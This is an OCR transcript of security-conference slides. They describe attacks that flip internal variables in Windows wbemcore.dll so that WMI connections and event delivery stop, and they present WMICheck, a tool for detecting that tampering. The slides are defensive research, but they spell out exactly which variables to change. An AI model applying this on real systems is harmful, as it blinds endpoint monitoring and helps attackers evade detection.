
Attacks on WMI data (6/9)




Attacks on WMI data (7/9)



Attacks on WMI data (8/9)



Attacks on WMI data (9/9)




Attack on

wbemcore!g_bDontAllowNewConnections

Attack on wbemcore!g_bDontAllowNewConnections (1/4)

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)


Attack: change data to TRUE (1)



Attack on wbemcore!g_bDontAllowNewConnections (2/4)

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)




Attack on wbemcore!g_bDontAllowNewConnections (3/4)

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)


Attack: change data to TRUE (1)

Result:
- Access to WMI is blocked.
- WMI clients stop receiving new events.
- New WMI clients cannot be started.
- Any attempt to connect to WMI fails with error code **0x80080008**
  MessageId: CO_E_SERVER_STOPPING
  MessageText: Object server is stopping when OLE service contacts it



Attack on wbemcore!g_bDontAllowNewConnections (4/4)

DEMO: Attack on g_bDontAllowNewConnections



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

WMICheck –

Advanced Tool for Windows Introspection

WMICHECK BY @REAL_REDP

WMICheck: detects attacks on WMI data

- WMICheck console app and kernel driver
- It is only one tool that can retrieve
  - The values of internal WMI objects and fields
  - WMI Provider GUIDs
  - Compare snapshots to check WMI integrity.
- WMICheck is available here https://github.com/binarly-io


```
Module: C:\Windows\system32\wbem\wbemcore.dll at 00007FFBD9010000
 ShutdownCalled at 00007FFBD91D0A18: 0
+bDontAllowNewConnections at 00007FFBD91D09F4: 1
 EventDelivery at 00007FFBD91D0384: 1
Module: C:\Windows\System32\advapi32.dll at 00007FFBE6590000
Module: C:\Windows\system32\wbem\esscli.dll at 00007FFBD8F20000
Module: C:\Windows\system32\wbem\FastProx.dll at 00007FFBD8E20000
 amsi_cnt at 00007FFBD8F0CF60: 19
PID 2756: fastprox.dll has 3 patched amsi functions
amsi.AmsiInitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC26C0)
amsi.AmsiScanBuffer patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FCD9E0)
amsi.AmsiUninitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC32A0)
Module: C:\Windows\system32\wbem\wbemsvc.dll at 00007FFBD8C00000
Module: C:\Windows\system32\authZ.dll at 00007FFBE4950000
Module: C:\Windows\system32\wbem\wmiutils.dll at 00007FFBD8140000
Module: C:\Windows\system32\wbem\repdrvfs.dll at 00007FFBD8010000
 ShutdownCalled at 00007FFBD8072C4C: 0
Module: C:\Windows\SYSTEM32\amsi.dll at 00007FFBD3FC0000
```

WmiCheck helps to reveal that WMI internal variable has been changed

```
C:\work\tools>wmicheck.exe -?
Usage: wmicheck.exe [options]
You can check process(es) or whole system
Common options:
 -f logfile name
 -tlg  - dump Tlg data
Process options:
 -all  - check all processed
 -pid Process PID to check
 -tlg  - dump ETW Tlg data
 -traces - dump all registered trace callbacks
 -veh  - dump VEH
 -uem  - check for Unknown Executable Memory
 -wnf  - check WNF notifiers
 -xfg  - dump XFG
 -dac  - dump activation context
 -dsac - dump system activation context
 -dsip - dump SIP
 -dt   - dump tokens
 -dynf - dump dynamic functions
System options:
 -alpc - check clients of RPC ALPC ports
 -dsd   - dump Security Descriptors
 -jobs  - dump jobs
 -kwnf  - check WNF notifiers in kernel
 -rdata - check .rdata sections too
 -rpc  - report about RPC interfaces
```

Attack on wbemcore!g_bDontAllowNewConnections (4/4)

DEMO: Detecting the Attack on g_bDontAllowNewConnections



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Attack on wbemcore!EventDelivery

Attack on Wbemcore!EventDelivery (1/3)

Module: wbemcore.dll
Variable Name: EventDelivery (by Redplait)
Debug symbol: CRepository::m_pEseSession+0xC
Default Initialized Value: TRUE (1)

Attack: change data to FALSE(0)


wbemcore.dll

```
BOOL EventDelivery = FALSE;
```

```
CCoreServices::StartEventDelivery()
{
    EventDelivery = TRUE;
    return 0;
}
```

```
